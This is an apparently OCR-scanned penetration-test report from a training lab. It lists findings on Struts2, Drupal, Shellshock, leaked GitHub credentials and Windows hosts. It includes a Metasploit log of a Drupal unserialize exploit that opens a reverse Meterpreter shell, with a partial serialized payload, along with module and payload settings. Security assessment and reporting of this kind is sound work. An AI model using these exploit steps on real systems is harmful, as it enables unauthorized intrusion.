
Vulnerability 17	Findings
Title	Meterpreter shell RCE execution (CVE 2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	With Meterpreter, used multi/http/struts2_content_type_ognl exploit with PAYLOAD= linux/x86/shell_reverse_tcp
Images	
Affected Hosts	192.168.13.12
Remediation	Apply updates per vendor instructions

```
msf6 exploit(multi/http/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.20.67.207:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f7cfc7895f8 @headers={"Date"=>"Sun, 07 Aug 2022
te", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Fram
", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @tr
ser and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 perm
x_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13
Safari/604.1\r\nContent-Type: application/hal+json\r\nContent-Length: 635\r\n\r\n{\n  \"link\": {\n    {\n
\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:
x\\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u000
": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 6 opened (172.20.67.207:4444 → 192.168.13.13:48148 ) at 2022-08-07 19:11:03 -040

meterpreter > getuid
Server username: www-data
meterpreter >
```

Vulnerability 18	Findings
Title	Shellshock on Web Server (Port 80)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used exploit (multi/http/apache_mod_cgi_bash_env_exec) set TARGETURI /cgi-bin/shockme.cgi shell Navigate to /etc/sudoers for root privileges file

Images	
Affected Hosts	192.168.13.14
Remediation	Edit the sudoers file to limit access for all sudo accounts, limit the orarom user from running commands (enabled for patching from Oracle platinum support), except for sudo su to root orarom ALL = ALL, !/bin/su

Vulnerability 19	Findings
Title	Username and Password Hash in Repository
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using credentials found in Github repo, team was able to crack password and gain access

Images	
Affected Hosts	Total Rekall web server
Remediation	Restrict access and remove credentials from Github

Vulnerability 20	Findings
Title	Port Scan of Subnet Type
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using credentials gained from Github repo to login, there was a single file there named flag2.txt containing the flag Method/Payload to Exploit
Images	
Affected Hosts	172.22.117.20
Remediation	Require stronger credentials and or 2-factor authentication

Vulnerability 21	Findings

Title	Windows 10 Machine Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Within the Windows 10 machine, able to view details of scheduled tasks
Images	
Affected Hosts	172.22.117.20
Remediation	Change permissions of accounts to restrict unauthorized access


Vulnerability 22	**Findings**
Title	Public Directory Search
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Navigating to the Users\Public\Documents directory, used the ls command in Meterpreter to display files
Images	
Affected Hosts	172.22.117.20
Remediation	Move sensitive files to more secure areas and/or restrict unauthorized access

MITRE ATT&CK Navigator Map

Legend:

Performed successfully

Failure to perform



The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that PSL used throughout the assessment.

Download link to MITRE ATT&CK matrix